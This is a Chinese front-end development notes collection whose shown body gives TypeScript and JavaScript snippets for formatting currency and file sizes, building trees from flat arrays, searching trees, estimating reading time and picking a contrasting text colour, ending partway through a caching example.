

Contents

- [简单货币格式化](#)
- [通过 Dinero 和 Intl 处理货币数据](#)
- [文件大小格式化\(简单版\)](#)
- [文件格式化库 filesize](#)
- [根据数组构建树](#)
 - [for 循环使用](#)
 - [递归构建](#)
 - [利用对象引用构建树](#)
 - [一次循环解决问题](#)
- [树组件查询](#)
- [计算博客阅读时长](#)
- [根据背景色自适应文本颜色](#)
 - [问题解析](#)
 - [完善代码](#)
 - [css 解决方案](#)
- [输入错误提示 —— 模糊集](#)
 - [如何运行](#)
 - [完整代码](#)
 - [参考资料](#)
- [阿拉伯数字与中文数字的相互转换](#)
- [网页公式排版工具 KaTeX](#)
- [颜色排序算法](#)
- [交互式医学图像工具 Cornerstone](#)
- [快速制作出响应式邮件的框架 MJML](#)
- [超长定时器 long-timeout](#)
- [基于内存的全文搜索引擎 MiniSearch](#)
- [机器人工具集合](#)
- [微小的撤销功能](#)
- [js 手写生成 pdf](#)
- [查找解析祖先文件工具 find-up](#)
- [聊聊 Unicode 编码](#)

- [获取对应字符](#)
- [换行符](#)
- [空白符号](#)
- [特殊符号](#)
- [打印](#)
- [自然语言日期解析器 Chrono](#)
- [使用 escape 解决 HTML 空白折叠](#)
- [组合键提升用户体验](#)
- [提升交互体验的 web Observer](#)
 - [Intersection](#)
 - [Mutation](#)
 - [Resize](#)
- [切换中文简繁字体](#)
- [使用 gsap 操纵动画序列](#)
 - [用法](#)
 - [时间序列 timeLine](#)
- [获取汉字拼音首字母](#)
- [禁止浏览器进行表单填充](#)
- [手写一个同步服务端时间的小工具](#)
- [使用凭证优化登录流程](#)
- [提取关键路径 CSS 工具 critical](#)
- [静态网站搜索工具 pagefind](#)
- [快速调试编辑器 RunJS](#)
- [TypeScript 代码执行工具](#)
 - [核心功能](#)
 - [安装](#)
 - [基本用法](#)
 - [配合其他工具](#)
 - [性能优化](#)
 - [总结](#)
- [自动切换故障 CDN 工具](#)
- [LocalCDN 插件提升网站加载速度](#)
- [静态代码分析工具 Understand](#)

- [漂亮的专业排版软件 TeXMac](#)
- [跨平台的音乐播放器 Listen1](#)
- [开发者的边车辅助工具 DevSidecar](#)
- [字符串化对象结构库 qs](#)
- [使用 Lighthouse 审查网络应用](#)
- [sourcemap 可视化工具](#)
- [多运行时版本管理器 mise](#)
- [通用命令运行器 Just](#)
- [搜索和更改代码结构的工具 comby](#)
 - [实例](#)
- [大文件版本控制工具 git lfs](#)
- [计算项目代码行数工具 cloc](#)
- [影刀 RPA](#)
- [git 图形化工具 lazygit](#)
- [开发助力 mermaid 绘制图表](#)
 - [流程图](#)
 - [时序图](#)
- [文件类型检测](#)
- [小数位计算的四舍五入](#)
- [项目版本比对](#)
- [url 构造](#)
- [stub 函数](#)
 - [使用方式:](#)
 - [源码解析](#)
- [生成唯一 id](#)
- [微任务延迟调度](#)
- [根据对象路径安全获取对象值](#)
- [根据复杂对象路径操作对象](#)
- [不可变数据工具库 immutability-helper](#)
 - [浅拷贝实现不可变数据](#)
 - [immutability-helper 用法](#)
 - [添加辅助函数](#)
 - [实测 React](#)

- [源代码分析](#)
- [其他](#)
- [参考资料](#)
- [优秀的不可变状态库 immer](#)
- [前端构建工具配置生成器](#)
- [tsconfig.json 生成器](#)
- [利用 XState\(有限状态机\) 编写易于变更的代码](#)
 - [有限状态机](#)
 - [XState 体验](#)
 - [总结](#)
 - [参考](#)
- [使用 better-queue 管理复杂的任务](#)
 - [使用方法](#)
- [跳转页面时可靠的发送埋点信息](#)
 - [延迟用户操作](#)
 - [使用 Fetch keepalive](#)
 - [使用 Navigator.sendBeacon](#)
 - [href 链接 ping 属性](#)
- [web 多线程开发工具 comlink](#)
 - [Web Worker 限制](#)
 - [Web Worker 代码](#)
 - [辅助工具 comlink](#)
- [Service Worker 工具箱 workbox](#)
- [前端开发中的依赖注入 awilix](#)
 - [依赖注入优点](#)
 - [使用框架 awilix](#)
- [前端存储工具库 storage-tools](#)
 - [使用 storage-tools 缓存数据](#)
 - [storage-tools 项目演进](#)
 - [参考资料](#)
- [小型 js 压缩工具](#)
- [自动注入关系的依赖注入](#)
- [通用微型状态管理器 nanostores](#)

- [Table of Contents](#)
- [Install](#)
- [Smart Stores](#)
- [Devtools](#)
- [Guide](#)
- [Integration](#)
- [Best Practices](#)
- [Known Issues](#)
- [更强大的超文本标记语言 htmx](#)
 - [附录](#)
- [用编程的方式清晰的构建正则表达式](#)
- [高度优化的 glob 匹配库 micromatch](#)
- [基于数字范围生成高性能正则](#)
- [基于字符串生成 DFA 正则表达式](#)
- [文件下载](#)
 - [通过文件流下载文件](#)
 - [下载已生成文件](#)
- [JSON 的超集 serialize-javascript](#)
- [JSON 超级序列化工具](#)
- [数据扁平化工具 normalizr](#)
 - [如何使用](#)
 - [解析逻辑](#)
 - [高阶用法](#)
 - [其他](#)
- [微小的 bus 库 mitt](#)
- [检测图像\(视频\)加载完成库](#)
 - [使用方法](#)
 - [原理解析](#)
- [专业的深拷贝库](#)
- [强大的业务缓存库 memoizee](#)
- [请求限流](#)
- [强大的异步库 async](#)
- [启发式缓存库 proxy-memoizee](#)

- [项目演进](#)
- [下一步](#)
- [其他](#)
- [参考资料](#)
- [过去（未来）时间格式化](#)
 - [简单使用](#)
 - [dom 结构](#)
- [函数响应式开发库 RxJS](#)
 - [例子](#)
 - [概念](#)
- [安全三要素](#)
 - [机密性](#)
 - [完整性](#)
 - [可用性](#)
- [使用 HTTPS](#)
- [CSS 键盘记录器](#)
- [xss 过滤器 DOMPurify](#)
 - [使用方式](#)
 - [mXSS](#)
- [CSP 内容安全策略](#)
 - [使用](#)
 - [描述策略](#)
 - [发送违规报告](#)
- [防御 ReDoS 攻击](#)
- [使用 HttpOnly 解决 XSS Cookie 劫持](#)
- [浏览器原生 xss 过滤器](#)
- [文件名替换非法字符串](#)
- [前端 CORS 工具 XDomain](#)
 - [工作流程](#)
 - [源码解析](#)
 - [其他](#)
- [使用一行代码发现前端 js 库漏洞](#)
- [URL 验证](#)

- [有趣的安全问题](#)
 - [struct2](#)
 - [localStorage](#)
- [压缩传递对象的 JavaScript 工具库 u-node](#)
 - [使用实例](#)
 - [实际场景](#)
 - [源码解析](#)
- [使用 Bun 提升代码运行效率](#)
- [高性能的 JavaScript 运行时 just-js](#)
- [单例 Promise 缓存](#)
- [图片压缩服务 tiny-png](#)
- [动态加载脚本与样式](#)
- [利用 gpu 加速数据运算](#)
 - [GPGPU 介绍](#)
- [通过批处理避免布局抖动 fastDom](#)
- [提高转化率的预请求库 instant.page](#)
- [提高转化率的预渲染库 quicklink](#)
- [跳过 v8 pre-Parse 优化代码性能库 optimize-js](#)
 - [用法](#)
 - [原理](#)
 - [优势与缺陷](#)
- [通过重用减少垃圾回收](#)
- [AVIF 图片格式](#)
 - [AVIF 介绍](#)
 - [使用 Sharp 生成 AVIF](#)
- [利用 "ts" 编译 WebAssembly](#)
- [通过扁平字符串提升输出性能](#)
- [网络性能监控库 Perfume](#)
- [加快执行速度的编译缓存工具 v8-compile-cache](#)
 - [功能原理](#)
 - [源码解析](#)
- [让 React 拥有更快的虚拟 DOM](#)
 - [如何使用](#)

- [Block Virtual DOM](#)
- [适用场景](#)
- [规则](#)
- [其他](#)
- [复杂的主线程调度工具库](#)
- [服务端性能测试工具 JMeter](#)
 - [安装与配置](#)
 - [基本使用](#)
- [流量复制工具 GoReplay](#)
- [使用 Pollyjs 进行 HTTP 请求测试](#)
 - [持久化线上数据](#)
 - [进行 HTTP 请求测试](#)
 - [延迟数据返回](#)
- [新的端到端测试框架 Cypress](#)
 - [其他的框架](#)
- [猴子测试工具 gremlins](#)
- [修改 window 上的变量](#)
- [使用代理查看对象调用](#)
- [查找调试 JS 全局变量](#)
 - [找出全局范围内的 JavaScript 变量](#)
 - [调试全局范围内的 JavaScript 变量](#)
- [New Function 创建异步函数](#)
- [函数拷贝](#)
- [取得范围数据](#)
- [通向地狱的 ES1995](#)
 - [实例对比](#)
 - [源码分析](#)
- [对比 switch\(true\) 和 if else 判断](#)
- [奇怪的 parseInt\(0.0000005\)](#)
- [使用宏扩展 JavaScript 语言](#)
- [玩转 AbortController 控制器](#)
 - [使用“版本号”](#)
 - [使用 AbortController](#)

- [参考资料](#)
- [Ponyfill](#)
- [esm 动态引入](#)
- [浏览器文件操作](#)
 - [文件读取](#)
 - [保存文件](#)
 - [浏览器支持以及 ponyfills](#)
- [浏览器内置的压缩 API Compression Streams](#)
- [浏览器中的取色器 API EyeDropper](#)
- [利用增量构建工具 Preset 打造自己的样板库](#)
 - [使用 Preset](#)
 - [玩转 Preset](#)
 - [进一步思考](#)
 - [参考资料](#)
- [依赖库本地调试 yalc](#)
 - [yalc 使用](#)
- [构建工具统一插件工具 unplugin](#)
- [高性能 Web 渲染引擎 kraken](#)
- [使用 Web 开发 Flutter 应用 WebF](#)
- [助力 Web 构建跨平台应用 Lynx](#)
- [使用 JS 编写脚本的工具 zx](#)
 - [配置项](#)
 - [函数](#)
- [通过灭霸脚本学 shell](#)
- [使用 corn 实现定时任务](#)
- [纠正控制台错误命令工具](#)
- [前缀树\(用于构建查询数据\)](#)
- [并查集](#)
- [哈希表](#)
- [优先队列](#)
- [跳表](#)
- [参考 C++ STL 实现的数据结构库 js-sds!](#)
- [群侠传，启动！](#)

- [网页端视觉小说引擎 WebGAL](#)
- [Vercel](#)
- [Supabase](#)
- [Stripe](#)
- [交互式编码工具](#)
- [演示文稿 Slides](#)
- [CSS 数据可视化框架 Charts.css](#)
 - [例子](#)
- [适用于现代 Web 的 SVG 库 Snap.svg](#)
- [手绘风格工具库 rough](#)
- [功能强大的 canvas 库 fabric](#)
- [最快的 2D WebGL 渲染器 Pixi](#)
- [高性能图形系统 SpriteJS](#)
- [声明式 JSON 图表库 vega](#)

简单货币格式化

针对不同的国家的货币，有不同的表示格式。网上最常见的就是人民币和美元。显示往往以￥或\$开头，并且有分隔符。但实际上，币种的表现形式多种多样。我们需要一些复杂的处理方案来解决货币格式化的问题。

货币接口如下所示：

```
/** 币种设置 */
interface CurrencySetting {
    /** 币种名称，如 CNY USD 等 */
    name: string;
    /** 币种符号，如 $ ¥ 等 */
    symbol: string;
    /** 符号位置（前置 | 后置） */
    symbolPosition: 'before' | 'after';
    /** 小数点 符号 */
    decimal: string;
    /** 分组字符串 通常 3 个一组，为 ,。辅助用户查看清晰 */
    group: string;
    /** 保留位数(可能是小数点)，默认值为 2 */
    precision: number;
}
```

基于此我们可以编写自己的代码，我们可以把币种配置放入类中，并且

```
/** 分组字符串正则 */
const groupRegex = /(\d)(?=(\d{3})+\.\))/g

class Currency {
    /**
     * @param setting 币种设置信息
     */
    constructor(private readonly setting: CurrencySetting) {}

    /**
     * 主要数据配置
     * @param value 数值
     * @param precision 小数点后精确位数(不传递则使用配置)
     * @returns {string} 格式化后的 价格
     * 例如 -1111.2 => -$1,111.2
     */
    format(value: number, precision?: number): string {
        precision = this.normalizePrecision(precision)
        value = this.parse(value)
        const isNegative = value < 0
        // 获取绝对值
        value = Math.abs(value)
        let formatted = this.toFixed(value, precision).replace(groupRegex, '$1' +
this.setting.group)
        // 如果当前的 小数点符号 不是 '.', 就进行修改
        if (this.setting.decimal !== '.') {
            formatted = formatted.substring(0, formatted.length - precision - 1) +
this.setting.decimal + formatted.substring(formatted.length - precision)
        }
        return (isNegative ? '-' : '') + (this.setting.symbolPosition === 'before' ?
(this.setting.symbol + formatted) : (formatted + this.setting.symbol))
    }

    /**
     * 四舍五入数据
     * @param value 传入数字
     * @param precision 小数点后精确位数(不传递则使用配置)
     * @private
     */
    private toFixed(value: number, precision?: number): string {
        precision = this.normalizePrecision(precision)
```

```
if (!precision && (precision < 0 || precision > 6)) {
  throw new Error('invalid precision \'' + precision + '\'')
}
value = this.parse(value) + 0.0000001
return value.toFixed(precision)
}

/**/
* 格式化小数点位数
* @param precision 小数点位数
* @private
*/
private normalizePrecision(precision: number | string | undefined): number {
  if (typeof precision === 'number') {
    return precision
  }
  precision = Number(precision)
  if (isNaN(precision)) {
    precision = this.setting.precision
  }
  return precision
}

/**/
* 格式化value
* @param value 字符串 或者 number
* @returns {*}
*/
parse(value: number | string): number {
  value = value || 0
  if (typeof value === 'number') return value

  const regex = new RegExp('^[0-9- ' + this.setting.decimal + ']', 'g')
  const unformatted: number = parseFloat(
    ('' + value)
      .replace(/\((?=\\d+)(.*))\)/, '-$1') // replace bracketed values with
negatives
      .replace(regex, '') // strip out any cruft
      .replace(this.setting.decimal, '.') // make sure decimal point is
standard
  )
  return !isNaN(unformatted) ? unformatted : 0
}
```

```
    }  
}
```

当然，我们可以直接根据业务直接添加币种配置。

```
/**  
 * 默认币种配置  
 */  
  
const DEFAULT_CURRENCY_SETTING: Partial<CurrencySetting> = {  
  precision: 2,  
  decimal: '.',  
  group: ',',  
  symbolPosition: 'before'  
}  
  
export const CURRENCIES: Record<string, CurrencySetting> = {  
  /** RMB */  
  CNY: {  
    ...DEFAULT_CURRENCY_SETTING,  
    name: 'CNY',  
    symbol: '¥'  
  } as CurrencySetting,  
  /** 美元 */  
  USD: {  
    ...DEFAULT_CURRENCY_SETTING,  
    name: 'USD',  
    symbol: '$'  
  } as CurrencySetting,  
  /** 欧元 */  
  EUR: {  
    ...DEFAULT_CURRENCY_SETTING,  
    name: 'EUR',  
    symbol: '€',  
    decimal: ',',  
    group: '.',  
    symbolPosition: 'after'  
  } as CurrencySetting,  
}  
  
/**  
 * 获取币种配置  
 * @param name 币种名称  
 */  
function getCurrencySettings(name: string): CurrencySetting {  
  if (!CURRENCIES[name]) {  
    throw new Error(`not supported currency ${name}`)  
  }  
}
```

```
    return CURRENCIES[name]
}
```

并且在使用中，我们可以缓存类。

```
/**
 * 币种缓存
 */
const CURRENCY_CACHE = new Map()

/**
 * 根据名称获取币种类
 * @param name
 */
function getCurrency(name: string) {
  let currency = CURRENCY_CACHE.get(name)
  if (!currency) {
    currency = new Currency(CURRENCIES[name])
    CURRENCY_CACHE.set(name, currency)
  }
  return currency
}
```

我们可以直接这样使用：

```
getCurrency('CNY').format(99)
```

当然，我们可以直接使用 [accounting.js](#) 或者 [Accounting.js](#) 库

通过 Dinero 和 Intl 处理货币数据

通过 [货币格式化](#) 我们可以把当前数值转换为货币风格。

同时我们可以确立一个主币种，然后所有币种之间的转换的汇率都基于主币种。这样我们就能转换所有的货币的价值。

但是世界上也有一些货币是以 5 为基数的。也有很多货币的单位基数也是不一样的。这样的话，仅仅使用 10 进制是不够用的。

甚至不同的语言和地点可能具有完全不同的格式样式。例如，美式英语中十美元应该写成“\$10.00”。但是，在加拿大法语中，相同的金额将是“10,00 \$ US”。

这时候，当前的代码就不够用了。我们需要 Intl 以及更加丰富的代码库 [Dinero](#)。

```
import { dinero, toFormat } from 'dinero.js';
import { USD } from '@dinero.js/currencies';

function intlFormat(dineroObject, locale, options = {}) {
  function transformer({ amount, currency }) {
    return amount.toLocaleString(locale, {
      ...options,
      style: 'currency',
      currency: currency.code,
    });
  }

  return toFormat(dineroObject, transformer);
}

const d = dinero({ amount: 1000, currency: USD });

intlFormat(d, 'en-US'); // "$10.00"
intlFormat(d, 'fr-CA'); // "10,00 $ US"
```

文件大小格式化 (简单版)

简单的将文件大小转换为人类可读的字符串，有 1024 和 1000 字节配置。

```
interface FormatFileSizeOptions {
    /** 转换基数， 1024 与 1000 字节可以传入 */
    base: 1024 | 1000;
    /** 舍入的小数位数,通常两位正好 */
    round: number;
}

/***
 * 默认配置 项目
 */
const DEFAULT_OPTIONS: FormatFileSizeOptions = {
    base: 1024,
    round: 2
}

/***
 * 存储单位, GB 已经足够大
*/
const units = ['B', 'KB', 'MB', 'GB', 'TB', 'PB', 'EB', 'ZB', 'YB', 'BB']

/***
 *
 * @param fileSize 文件数据
 * @param options
 */
function formatFileSize(fileSize: number, options?: FormatFileSizeOptions) {
    options = {...DEFAULT_OPTIONS, ...options}

    const transferBase = options.base

    // 如果文件大小比当前单位小,直接返回 B
    if (fileSize < transferBase) {
        return `${fileSize} B`
    }

    let unitIndex = Math.floor(Math.log(fileSize) / Math.log(transferBase))

    // 如果当前计算出的单位位数非常大, 直接取当前设置的最大单位
    if (unitIndex >= units.length) {
        unitIndex = units.length - 1
    }
}
```

```
    fileSize = fileSize / (transferBase ** unitIndex)

    return fileSize.toFixed(options.round) + ' ' + units[unitIndex]
}
```

更加复杂的功能可以使用 [filesize](#) 开源库，同时该库的解析在 [复杂的文件格式化库 filesize](#) 中。

当然，我也推荐研究一下 [有史以来复制次数最多的 StackOverflow 片段有缺陷！](#)。

```
// From: https://programming.guide/worlds-most-copied-so-snippet.html
public static strictfp String humanReadableByteCount(long bytes, boolean si) {
    int unit = si ? 1000 : 1024;
    long absBytes = bytes == Long.MIN_VALUE ? Long.MAX_VALUE : Math.abs(bytes);
    if (absBytes < unit) return bytes + " B";
    int exp = (int) (Math.log(absBytes) / Math.log(unit));
    long th = (long) Math.ceil(Math.pow(unit, exp) * (unit - 0.05));
    if (exp < 6 && absBytes >= th - ((th & 0xFFF) == 0xD00 ? 51 : 0)) exp++;
    String pre = (si ? "kMGTPE" : "KMGTPE").charAt(exp - 1) + (si ? "" : "i");
    if (exp > 4) {
        bytes /= unit;
        exp -= 1;
    }
    return String.format("%.1f %sB", bytes / Math.pow(unit, exp), pre);
}
```

文件格式化库 filesize

简单的情况可以直接使用 [format-file-size](#)

直接使用开源库 [filesize](#)

```
// 默认使用方式, 直接放入
filesize(500); // "500 B"

// 启用位大小
filesize(500, {bits: true}); // "4 Kb"
filesize(265318, {base: 10}); // "265.32 kB"
filesize(265318); // "259.1 KB"
filesize(265318, {round: 0}); // "259 KB"
filesize(265318, {output: "array"}); // [259.1, "KB"]
filesize(265318, {output: "object"}); // {value: 259.1, symbol: "KB", exponent: 1}
filesize(1, {symbols: {B: "Б"}}); // "1 Б"
filesize(1024); // "1 KB"
filesize(1024, {exponent: 0}); // "1024 B"
filesize(1024, {output: "exponent"}); // 1
filesize(265318, {standard: "iec"}); // "259.1 KiB"
filesize(265318, {standard: "iec", fullform: true}); // "259.1 kibibytes"
filesize(12, {fullform: true, fullforms: ["байтов"]}); // "12 байтов"
filesize(265318, {separator: ","}); // "259,1 KB"
filesize(265318, {locale: "de"}); // "259,1 KB"
```

因为我们在开发项目的过程中，往往只需要一种配置，这时候，我们可以直接使用函数柯里化直接提供配置。而 fileSize 提供了该功能 partial。

```
filesize.partial = opt => arg => filesize(arg, opt);

// 直接通过 partial 方法
const size = filesize.partial({standard: "iec"});

size(265318); // "259.1 KiB"
```

根据数组构建树

这里为了简化，就简单设定。如果当前树节点不具有父节点，则 parentId 为 0。对于其他需求，请自行设定配置项。

```
interface TreeItem {  
  id: number  
  // 父节点的 id  
  parentId: number  
  // 当前树的名称  
  name: string  
}
```

for 循环使用

事实上，在业务层面构建一棵树不算难。但是可能还是有一些算法基础不太好的小伙伴不能很快的写出来，此时我们可以用最简单的方式。直接多层 for 循环。

```
function buildTree(treeItems) {  
  /** 构建第一层 */  
  const treeRoots = treeItems.filter(x => x.parentId === 0)  
  
  for (let first of treeRoots) {  
    /** 第一层子节点 */  
    first.children = treeItems.filter(x => x.parent === first.id)  
    /** 构建第二层 */  
    for(let second of first.children) {  
      // ...  
    }  
  }  
}
```

该方案在实际业务基本不可用，除非在实际业务中限制树的层级并且只有前几层。而且层级越大，代码量也就越大，性能也就越差。

但是基本上所有的树操作在所有的节点中寻并插入父节点，所以该方案作为树结构的基本思路，我在此时列出以便大家可以循序渐进的思考和改进。

递归构建

通过上述代码，很简单就可以发现我们可以把当前问题分解为多个子问题。而每个子问题都是在寻找该节点的子节点，并且插入父节点的 `children` 中。根据这一点，我们不难写出如下递归代码。

```
/** 构建树 */
const buildTree = (treeItems, id = 0) =>
  treeItems
    // 找到当前节点所有的孩子
    .filter(item => item.parentId === id)
    // 继续递归找
    .map(item => ({ ...item, children: buildTree(treeItems, item.id) }));
```

根据当前递归，我们减少了代码的冗余，并且可以“无限”的构建下去。不计算递归本身的时间复杂度（后面有机会再说递归本身耗费的时间复杂度）的情况下，每一次都要遍历一次数组。而数组每一个数据都要便利一次，可以得出时间复杂度是 $O(n^2)$ 。

对于大部分业务需求来说，现在可以结束了，因为在大部分业务场景中树结构本身不太会有很多的数据量。就算数据量很大的情况下，我们也可以通过组件延迟加载的方式解决。

利用对象引用构建树

上述方案是常规方案，但是问题在于，性能还是低下。

性能低下的原因之一在于递归更加耗费性能而且可能会导致栈溢出错误（js 到目前没有实现尾递归优化），这一点我们可以利用递归转循环来做（后面再说，现在没必要）。

同时在每次构建一个节点的孩子时，都需要遍历整个数组一次，这个也是很大的损耗。事实上，优秀的算法应该是可以复用前面已经计算过的属性。

那么我们是否能够通过一次循环解决子节点问题呢？答案也是肯定的。先上代码：

```

function buildTreeOptimize (items) {
    // 由业务决定是否需要对 items 深拷贝一次。这里暂时不做

    // 把每个子节点保存起来，以便后面插入父节点
    const treeDataByParentId = new Map()

    // 对每节点循环，找其父节点，并且放到数组中
    items.forEach(item => {
        // map 中有父数据，插入，没有，构建并插入
        treeDataByParentId.has(item.parentId) ?
            treeDataByParentId.get(item.parentId).push(item) :
            treeDataByParentId.set(item.parentId, [item])
    })

    // 树第一层
    const treeRoots = []

    // 对每一个节点循环，找其子节点
    items.forEach(item => {
        // 子节点插入当前节点
        item.children = (treeDataByParentId.get(item.id) || [])
        // 当前节点不具备父节点，插入第一层数组中
        if (!item.parentId) {
            treeRoots.push(item)
        }
    })

    // 返回树结构
    return treeRoots
}

```

两次 for 循环完成了树的构建？该算法时间复杂度是 $O(n)!!$ 可以说相当快，毕竟对于之前的代码，每个节点查询一次都要 $O(n)$ 一次。

在第一次循环中，我们帮助所有的节点寻找到了父节点。即都存储到了 map 中去。在这一步中，所有的子节点按照服务端给予的数据顺序依次插入。第二次循环中，我们直接在原 items 循环并插入第一次找到的子节点。插入节点。

其实这个算法的精妙之处在于第一步塞入 map 中的树对象和第二步塞入父节点中的树对象是同一个对象!!!

表面上，第二步只是寻找每一个节点的子节点，但实际上在把当前节点修改的“同时”，map 中的对象节点也被改掉了，因为他们都是同一个对象(每一层的父子关系都搞定了)。所以最终仅仅只通过两次遍历便拿到关于树的数据。

大部分情况下上在业务层面做到这里就没什么太大问题了。例如 Element Tree 树形组件。以及 Ant Design 的 TreeSelect 组件。当然，同样的代码依然适合服务端开发。

一次循环解决问题

这次优化可以把两次循环简化为一次，但可读性下降。

```
function arrayToTree(items: Item[], config: Partial<Config> = {}): TreeItem[] {
  const conf: Config = { ...defaultConfig, ...config };
  // the resulting unflattened tree
  const rootItems: TreeItem[] = [];

  // stores all already processed items with their ids as key so we can easily
  look them up
  const lookup: { [id: string]: TreeItem } = {};

  // idea of this loop:
  // whenever an item has a parent, but the parent is not yet in the lookup
  object, we store a preliminary parent
  // in the lookup object and fill it with the data of the parent later
  // if an item has no parentId, add it as a root element to rootItems
  for (const item of items) {
    const itemId = item[conf.id];
    const parentId = item[conf.parentId];
    // look whether item already exists in the lookup table
    if (!Object.prototype.hasOwnProperty.call(lookup, itemId)) {
      // item is not yet there, so add a preliminary item (its data will be
      added later)
      lookup[itemId] = { children: [] };
    }

    // add the current item's data to the item in the lookup table
    if (conf.dataField) {
      lookup[itemId][conf.dataField] = item;
    } else {
      lookup[itemId] = { ...item, children: lookup[itemId].children };
    }
  }

  const TreeItem = lookup[itemId];

  if (parentId === null) {
    // is a root item
    rootItems.push(TreeItem);
  } else {
    // has a parent

    // look whether the parent already exists in the lookup table
    if (!Object.prototype.hasOwnProperty.call(lookup, parentId)) {
```

```
// parent is not yet there, so add a preliminary parent (its data will  
be added later)  
    lookup[parentId] = { children: [] };  
}  
  
// add the current item to the parent  
lookup[parentId].children.push(TreeItem);  
}  
}  
  
return rootItems;  
}
```

树组件查询

查询已经生成的树组件中的数据，以此来进行查询操作。

通过 BFS 来搜索树的数据。

```
/** 过滤项配置 */
interface FilterOptions {
    /** 子节点对应的名称 */
    childrenKeyName?: string;
}

/** 默认配置项目 */
const DEFAULT_OPTIONS = {
    childrenKeyName: 'children'
}

/**
 *
 * @param data 树形数据
 * @param filterFn 过滤函数
 * @param options 配置项
 */
function arrayTreeFilter<T>(
    data: T[],
    filterFn: (item: T, level: number) => boolean,
    options: FilterOptions = {...DEFAULT_OPTIONS}
) {
    let children = data || [];
    const result: T[] = [];
    let level = 0;
    do {
        let foundItem: T = children.filter(function(item) {
            return filterFn(item, level);
        })[0];
        if (!foundItem) {
            break;
        }
        result.push(foundItem);
        const childrenKeyName = options?.childrenKeyName ?? 'children';
        children = (foundItem as any)[childrenKeyName] || [];
        level += 1;
    } while (children.length > 0);
    return result;
}
```

计算博客阅读时长

我们在浏览博客网站时候，博文上方往往回显示阅读时长 (xx 分钟)。这个可以参考开源库 [reading-time](#)。

```
function ansiWordBound(c: string) {
  return (
    (' ' === c) ||
    ('\n' === c) ||
    ('\r' === c) ||
    ('\t' === c)
  )
}

interface ReadingTimeOptions {
  /** 每分钟阅读单词 */
  wordsPerMinute?: number;
  /** 文字限制 */
  wordBound?: any
}

function readingTime(text: string, options: ReadingTimeOptions = {
  wordsPerMinute: 200
}) {
  let words = 0, start = 0, end = text.length - 1, wordBound, i

  wordBound = options.wordBound ?? ansiWordBound

  // 清除 文本中的空白数据
  while (wordBound(text[start])) start++
  while (wordBound(text[end])) end--

  // 计算多少文字
  for (i = start; i <= end;) {
    for (; i <= end && !wordBound(text[i]); i++) ;
    words++
    for (; i <= end && wordBound(text[i]); i++) ;
  }

  // 每分钟阅读多少文字
  const minutes = words / options.wordsPerMinute
  const time = minutes * 60 * 1000
  const displayed = Math.ceil(+minutes.toFixed(2))

  return {
    text: `${displayed} 分钟阅读`,
  }
}
```

```
    minutes: minutes,  
    time: time,  
    words: words  
}  
}
```

实际上，对于不同类型，不同深度的博文，以及不同知识程度的读者，往往很难根据字数来判定阅读时长。所以这种数据也仅供参考。

根据背景色自适应文本颜色

针对企业服务来说，最终用户往往需要更加细化的信息分类方式，而打标签无疑是非常好的解决方案。

如果标签仅仅只提供几种颜色可能无法满足各个用户的实际需求。那么系统就需要为用户提供颜色选择。事实上我们完全无法预知用户选择了何种颜色，那么如果当前用户选择了黑色作为背景色，同时当前的字体颜色也是黑色，该标签就无法使用。如果配置背景色的同时还要求用户配置文字颜色，那么这个标签功能未免有些鸡肋。让用户觉得我们的开发水平有问题。

所以需要寻找一种解决方案来搞定这个问题。

问题解析

对于彩色转灰度，有一个著名的公式。我们可以把十六进制的代码分成 3 个部分，以获得单独的红色，绿色和蓝色的强度。用此算法逐个修改像素点的颜色可以将当前的彩色图片变为灰色图像。

```
gray = r * 0.299 + g * 0.587 + b * 0.114
```

但是针对明亮和阴暗的颜色，经过公式的计算后一定会获得不同的数值，而针对当前不同值，我们取反就可以得到当前的文本颜色。即：

```
const textColor = (r * 0.299 + g * 0.587 + b * 0.114) > 186 ? '#000' : '#FFF'
```

当然了，186 并不是一个确定的数值，你可以根据自己的需求调整一个新的数值。通过该算法，传入不同的背景色，就可以得到白色和黑色，或者自定义出比较合适的文本颜色。

完善代码

当然，虽然解决的方法非常简单，但是中间还是涉及了一些进制转换问题，这里简单传递数值如下所示。

```
/**  
 * @param backgroundColor 字符串 传入 #FFFBBC | FBC | FFBBCC 均可  
 */  
export function contrastTextColor(backgroundHexColor: string) {  
    let hex = backgroundHexColor  
  
    // 如果当前传入的参数以 # 开头,去除当前的  
    if (hex.startsWith('#')) {  
        hex = hex.substring(1);  
    }  
    // 如果当前传入的是 3 位小数值, 直接转换为 6 位进行处理  
    if (hex.length === 3) {  
        hex = [hex[0], hex[0], hex[1], hex[1], hex[2], hex[2]].join()  
    }  
  
    if (hex.length !== 6) {  
        throw new Error('Invalid background color.' + backgroundHexColor);  
    }  
  
    const r = parseInt(hex.slice(0, 2), 16)  
    const g = parseInt(hex.slice(2, 4), 16)  
    const b = parseInt(hex.slice(4, 6), 16)  
  
    if ([r,g,b].some(x => Number.isNaN(x))) {  
        throw new Error('Invalid background color.' + backgroundHexColor);  
    }  
  
    const textColor = (r * 0.299 + g * 0.587 + b * 0.114) > 186 ? '#000' : '#FFF'  
    return textColor  
}
```

我们还可以在其中添加 rgb 颜色, 以及转换逻辑。

```

/**
 * @param backgroundColor 字符串
 */
export function contrastTextColor(backgroundHexColor: string) {
    // 均转换为 hex 格式， 可以传入 rgb(222,33,44)。
    // 如果当前字符串参数长度大于 7 rgb(,,) 最少为 8 个字符，则认为当前传入的数值为 rgb，进行转换
    const backgroundHexColor = backgroundColor.length > 7 ?
        convertRGBToHex(backgroundColor) : backgroundColor

    // ... 后面代码
}

/** 获取背景色中的多个值,即 rgb(2,2,2) => [2,2,2] */
const rgbRegex = /^rgb\(\s*(\d+)\s*,\s*(\d+)\s*,\s*(\d+)\s*\)$/

/** 转换 10 进制为 16 进制,
 * 计算完成后时字符串前面加 0，同时取后两位数值。使得返回的数值一定是 两位数
 * 如 E => 0E | FF => 0FF => FF
 */
const hex = (x: string) => ("0" + parseInt(x).toString(16)).slice(-2);

function convertRGBToHex(rgb: string): string {
    const bg = rgb.match(rgbRegex);

    if (!bg) {
        // 返回空字符串，在后面判断长度为 6 时候会报错。不在此处进行操作
        return ''
    }

    return ("#" + hex(bg[1]) + hex(bg[2]) + hex(bg[3])).toUpperCase();
}

```

当然了，我们也可以在其中添加缓存代码，以便于减少计算量。

```

// 使用 map 来缓存
const colorByBgColor = new Map()
// 缓存错误字符串
const CACHE_ERROR = 'error'

export function contrastTextColor(backgroundColor: string) {
    // 获取缓存
    const cacheColor = colorByBgColor.get(backgroundColor)
    if (cacheColor) {
        // 当前缓存错误，直接报错
        if (cacheColor === CACHE_ERROR) {
            throw new Error('Invalid background color.' + backgroundColor);
        }
        return colorByBgColor.get(backgroundColor)
    }

    // ...
